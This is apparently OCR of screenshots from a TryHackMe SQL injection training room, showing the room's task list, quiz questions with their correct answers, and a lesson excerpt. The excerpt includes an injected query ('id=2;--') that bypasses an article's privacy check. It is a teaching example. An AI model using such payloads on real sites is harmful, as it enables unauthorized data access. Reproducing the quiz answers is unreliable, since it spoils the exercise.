
5-Types-of-Injections.docx - Google Docs | TryHackMe | SQL Injection | TryHackMe SQL Injection Completion

Your machine has been terminated ×

Share your achievement | Start AttackBox | Help | Save Room | 5023

Room completed (100%)

- Task 1 Brief
- Task 2 What is a Database?
- Task 3 What is SQL?
- Task 4 What is SQL Injection?
- Task 5 In-Band SQLi
- Task 6 Blind SQLi - Authentication Bypass
- Task 7 Blind SQLi - Boolean Based
- Task 8 Blind SQLi - Time Based
- Task 9 Out-of-Band SQLi
- Task 10 Remediation


Safari File Edit View History Bookmarks Window Help
Wed Apr 23 5:34 AM
tryhackme.com
5-Types-of-Injections.docx - Google Docs
TryHackMe | SQL Injection
Woop woop! Your answer is correct
Because no WHERE clause was being used in the query, all the data was deleted from the table.
id
username
password
Answer the questions below
What SQL statement is used to retrieve data?
SELECT
Correct Answer
What SQL clause can be used to retrieve data from multiple tables?
UNION
Correct Answer
What SQL statement is used to add data?
INSERT
Correct Answer
Task 4 What is SQL Injection?
Task 5 In-Band SQLi
Hey, Congratulations! You submitted the correct answer for task 3 question 1. Keep it up!
Safari File Edit View History Bookmarks Window Help
Wed Apr 23 5:45 AM
tryhackme.com
5-Types-of-Injections.docx - Google Docs
TryHackMe | SQL Injection
SELECT * from blog where id=2;--
Woop woop! Your answer is correct
Which will return the article with an ID of 2 whether it is set to public or not.
This was just one example of an SQL Injection vulnerability of a type called In-Band SQL Injection; there are three types in total: In-Band, Blind and Out-of-Band, which we'll discuss over the following tasks.
Answer the questions below
What character signifies the end of an SQL query?
;
Correct Answer
Task 5 In-Band SQLi
Task 6 Blind SQLi - Authentication Bypass
Task 7 Blind SQLi - Boolean Based
Task 8 Blind SQLi - Time Based
Task 9 Out-of-Band SQLi
Hey, Congratulations! You submitted the correct answer for task 3 question 1. Keep it up!